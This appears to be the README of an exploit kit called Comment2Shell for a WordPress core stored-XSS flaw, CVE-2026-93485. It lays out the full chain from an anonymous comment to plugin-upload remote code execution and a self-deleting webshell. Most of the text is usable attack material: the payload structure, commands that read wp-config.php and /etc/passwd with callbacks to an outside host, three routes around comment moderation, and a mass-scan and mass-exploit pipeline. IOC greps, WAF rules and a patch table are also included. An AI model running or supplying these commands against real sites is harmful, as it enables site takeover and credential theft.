Zero-click pre-auth WordPress CVE-2026-93485 exploit chain: stored XSS in wpautop() escalates to admin-session plugin upload and a self-deleting webshell, with scanner, shell, and Nuclei template.
Comment2Shell is an end-to-end proof-of-concept for CVE-2026-93485, a
pre-authentication stored XSS in WordPress core wpautop() that
escalates to remote code execution inside an administrator session. An
anonymous comment plants the payload; when an admin opens the post, the
browser uploads a webshell plugin, runs a command, and deletes the shell
again. The whole chain is one dependency-free Python file.

Comment2Shell is an exploit and local-lab kit for CVE-2026-93485. The bug
lives in wp-includes/formatting.php, in the wpautop() paragraph filter
that runs at display time on comment text. A newline inside a
blockquote cite attribute becomes an HTML comment placeholder; the
regex that wraps blockquotes stops at the first and injects a
paragraph tag into the middle of the attribute, which the browser then
parses as an handler. The attribute fires it
zero-click.
>onfocusautofocusThe tool covers the whole chain: a passive version scan, a benign XSS probe, the full pre-authentication to RCE exploit, an interactive shell, and a defensive IOC check.
The exploit needs no account, no nonce, and no interaction beyond the admin viewing the post. Comments only have to be open.

WordPress runs a large share of the web and wpautop() is core code, so
the vulnerable filter ships on every affected install regardless of theme
or plugin. The XSS is stored, pre-authentication, and zero-click. Because
it executes in the admin session it is more than a defacement bug: the
admin cookie is enough to install a plugin, and installing a plugin is
arbitrary code execution.
The fix shipped in WordPress 7.1.1 with backports across 25 branches, down to 4.7.36. Every release from 4.7.0 through 7.1.0 is affected.


Controlled-lab run against WordPress 7.1.0: an anonymous comment plants
the payload, the admin opening the post fires the zero-click chain, the
webshell uploads, the command output returns, and the shell deletes
itself. The browser tab title reports the outcome, either
Comment2Shell: shell uploaded or Comment2Shell: admin login required.
See docker/README.md for the exact procedure.
Comment2Shell does not claim discovery of the flaw. It was reported by Rafie Muhammad (Awesome Motive) through the HackerOne WordPress program and fixed in 7.1.1. The contribution here is a reproducible, dependency-free implementation of the full chain:

1. Anonymous comment submission (no auth, no nonce)
POST /wp-comments-post.php
<blockquote cite="a\nb"><code>x" onfocus=... autofocus>
KSES allows blockquote[cite] and code; the newline in cite survives.
2. Display-time filter chain (the bug)
wpautop() at formatting.php:563:
preg_replace('|<p><blockquote([^>]*)>|', '<blockquote$1><p>')
[^>]* stops at the > inside the <!-- wpnl --> comment,
so a <p> gets injected inside the cite attribute.
3. wptexturize() seals the attribute (block themes)
Outer " becomes ” (curly quote).
The " inside <code> stays straight (no-texturize list).
The browser then parses onfocus/autofocus as real attributes.
4. Zero-click XSS in the admin session
autofocus fires onfocus on page load, no click needed.
JS runs with the admin cookies.
5. Admin session -> plugin upload -> RCE
GET /wp-admin/plugin-install.php, extract the nonce.
Build ZIP in memory, POST update.php?action=upload-plugin.
Webshell lands at wp-content/plugins/<rand>/<rand>.php.
GET /wp-content/plugins/<rand>/<rand>.php?c=id
comment_registration=0)git clone https://github.com/DeathShotXD/Comment2Shell.git
cd Comment2Shell
python3 comment2shell.py --help
No dependencies. Python 3.8+ standard library only, no pip install.
# Single target
python3 comment2shell.py --scan -t https://target.com

# Batch scan
python3 comment2shell.py --scan -f targets.txt --threads 20

# From a pipeline
subfinder -d targets.txt | httpx -title | \
  grep -i wordpress | python3 comment2shell.py --scan --stdin

# JSON output
python3 comment2shell.py --scan -t https://target.com --json -o results.json
# Submit the benign detection payload (sets document.title)
python3 comment2shell.py --probe -t https://target.com

# With an OAST callback
python3 comment2shell.py --probe -t https://target.com \
  --callback https://your-id.oast.example
The exploit payload fires
alert("Comment2Shell XSS - CVE-2026-93485")on page load (zero-click viaautofocus). View the post while logged in as admin. The tab title then readsComment2Shell: shell uploadedon success, orComment2Shell: admin login requiredif the browser has no admin session.
# Run a command, then delete the shell
python3 comment2shell.py -t https://target.com -c "id"

# Read wp-config.php
python3 comment2shell.py -t https://target.com -c "cat wp-config.php"

# Wait longer for the admin to view the post (default 45s)
python3 comment2shell.py -t https://target.com -c "id" --wait 60

# Keep the webshell after execution
python3 comment2shell.py -t https://target.com -c "id" --no-cleanup

# With an OAST callback
python3 comment2shell.py -t https://target.com \
  -c "cat /etc/passwd" \
  --callback https://your-id.oast.example

# Known-commenter approval bypass
python3 comment2shell.py -t https://target.com \
  -c "whoami" --known-commenter

# Through a proxy
python3 comment2shell.py -t https://target.com \
  -c "id" --proxy http://127.0.0.1:8080
The tool submits the XSS comment, polls the generated webshell path every
3s (up to --wait seconds), runs the command once the admin's browser
triggers the upload, then self-deletes the shell (?d=1 unlinks the PHP
file and removes the plugin directory) so no persistence is left behind.
Pass --no-cleanup to keep it, or --wait 0 to submit the payload only.
# With a known shell path
python3 comment2shell.py --shell -t https://target.com \
  --shell-path ab12cd/ab12cd.php

# Run a single command on an existing shell
python3 comment2shell.py --exec -t https://target.com \
  --shell-path ab12cd/ab12cd.php -c "cat wp-config.php"
python3 comment2shell.py --ioc -t https://target.com
New comments from first-time commenters are usually held for moderation. The tool has three routes around that:
| Route | Method | Flag |
|---|---|---|
| Known commenter | Reuses the default "A WordPress Commenter" <[email protected]>, which check_comment() auto-approves | --known-commenter |
| Moderation off | If comment_previously_approved=0, any identity is auto-approved | default |
| Author preview | A prior commenter sees pending comments through the ?unapproved=<id>&moderation-hash=<hash> cookie | automatic |
Per Patchstack: "moderation isn't a security control."
Spin up a vulnerable WordPress 7.1.0 for local testing:
cd docker
docker compose up -d
bash setup.sh
# Target: http://localhost:80  (host networking)
# Admin:  admin / Password123!
# Then:   python3 comment2shell.py -t http://localhost -c "id"
Each run submits a new payload comment. Only the first autofocus payload
on the page runs, so the tool detects the live payload and polls its path;
run bash clean.sh to clear older comments between runs.
# Suspicious comment submissions (newline in blockquote cite)
grep -rE 'blockquote.*cite=.*\n' /var/www/html/wp-content/ 2>/dev/null

# wp_comments table
mysql -e "SELECT comment_ID, comment_author, LEFT(comment_content,200) \
  FROM wp_comments WHERE comment_content LIKE '%blockquote%cite%\
  onfocus%' ORDER BY comment_date DESC;"

# Recently uploaded single-file plugins
find /var/www/html/wp-content/plugins/ -maxdepth 2 -name "*.php" \
  -newer /var/www/html/wp-config.php -not -path "*/akismet/*" \
  -not -path "*/hello*"
# Unusual POST to wp-comments-post.php with blockquote + onfocus
http.request.uri == "/wp-comments-post.php" AND
http.request.body contains "blockquote" AND
http.request.body contains "onfocus" AND
http.request.body contains "autofocus"

# Single-file plugin uploads from non-admin IPs
http.request.uri == "/wp-admin/update.php" AND
http.request.body contains "pluginzip"
nuclei -t nuclei/CVE-2026-93485.yaml -u https://target.com
# Vulnerable (before 7.1.1):
grep -n 'blockquote(\[^>\]\*)' wp-includes/formatting.php
# Should show: |<p><blockquote([^>]*)>|

# Patched (7.1.1+):
grep -n 'blockquote((?:\[^>"'\'')' wp-includes/formatting.php
# Should show: !<p><blockquote((?:[^>"']|"[^"]*"|'[^']*')*)>
# Find WordPress targets -> scan for CVE-2026-93485
subfinder -d program-scope.com -silent | \
  httpx -silent -title | \
  grep -i "wordpress" | \
  python3 comment2shell.py --scan --stdin --threads 20

# Mass exploit with OAST (authorized testing only)
cat vulnerable_targets.txt | \
  python3 comment2shell.py -t - -c "id" \
    --callback https://your-id.oast.example

# Save results as JSON
python3 comment2shell.py --scan -f all_targets.txt \
  --threads 30 -o scan_results.json --json
wp-includes/formatting.php:563 (vulnerable, before 7.1.1):
// VULNERABLE: [^>]* stops at > inside HTML comment placeholder
$text = preg_replace( '|<p><blockquote([^>]*)>|i', '<blockquote$1><p>', $text );

// PATCHED (7.1.1): quote-aware subpattern
$text = preg_replace( '!<p><blockquote((?:[^>"\']|"[^"]*"|\'[^\']*\')*)>!i', '<blockquote$1><p>', $text );
The payload is benign HTML at save time. blockquote[cite] and code are
in the comment allowlist (wp-includes/kses.php:605-633). The newline is
not in wp_kses_hair()'s syntax-char map. The exploit happens at display
time, when the comment_text filters transform the stored HTML.
add_filter( 'comment_text', 'wptexturize' );       // seals the attribute
add_filter( 'comment_text', 'convert_chars' );
add_filter( 'comment_text', 'make_clickable', 9 );
add_filter( 'comment_text', 'force_balance_tags', 25 );
add_filter( 'comment_text', 'convert_smilies', 20 );
add_filter( 'comment_text', 'wpautop', 30 );        // THE BUG
The fix shipped in 7.1.1 across 25 branches. Every release from 4.7.0 through 7.1.0 is affected.
| Branch | Vulnerable <= | Fixed |
|---|---|---|
| 7.1 | 7.1.0 | 7.1.1 |
| 7.0 | 7.0.4 | 7.0.5 |
| 6.9 | 6.9.7 | 6.9.8 |
| 6.8 | 6.8.8 | 6.8.9 |
| 6.7 | 6.7.7 | 6.7.8 |
| 6.6 | 6.6.7 | 6.6.8 |
| 6.5 | 6.5.10 | 6.5.11 |
| 6.4 | 6.4.10 | 6.4.11 |
| 6.3 | 6.3.10 | 6.3.11 |
| 6.2 | 6.2.11 | 6.2.12 |
| 6.1 | 6.1.12 | 6.1.13 |
| 6.0 | 6.0.14 | 6.0.15 |
| 5.9 | 5.9.16 | 5.9.17 |
| 5.8 | 5.8.15 | 5.8.16 |
| 5.7 | 5.7.17 | 5.7.18 |
| 5.6 | 5.6.19 | 5.6.20 |
| 5.5 | 5.5.20 | 5.5.21 |
| 5.4 | 5.4.21 | 5.4.22 |
| 5.3 | 5.3.23 | 5.3.24 |
| 5.2 | 5.2.26 | 5.2.27 |
| 5.1 | 5.1.24 | 5.1.25 |
| 5.0 | 5.0.27 | 5.0.28 |
| 4.9 | 4.9.31 | 4.9.32 |
| 4.8 | 4.8.30 | 4.8.31 |
| 4.7 | 4.7.35 | 4.7.36 |
Comment2Shell/
|-- comment2shell.py      scan, probe, exploit, shell, IOC check
|-- README.md
|-- PLAN.md               weekly maintenance plan
|-- BROWSER_VALIDATION.md manual browser validation steps
|-- docker/               vulnerable WordPress 7.1.0 lab
|   |-- docker-compose.yml
|   |-- setup.sh
|   |-- clean.sh
|   +-- README.md
|-- nuclei/               detection template
|-- ioc/                  server-side IOC checker
|-- requests/             raw HTTP exploit templates
|-- assets/               banner, logo, demo, animated SVGs
|-- browser_validate.html
|-- xss_validate.html
|-- validate.sh
+-- LICENSE
wptexturize sealing the
attribute); classic themes may not trigger it.docker/clean.sh.
This project exists for authorized security testing and education. Use it only against systems you own or have explicit written permission to test. Unauthorized access to computer systems is illegal in most jurisdictions. The authors are not responsible for misuse or damage. See LICENSE.
0xDeathShotX_X - github.com/DeathShotXD | @SyedWaj25802383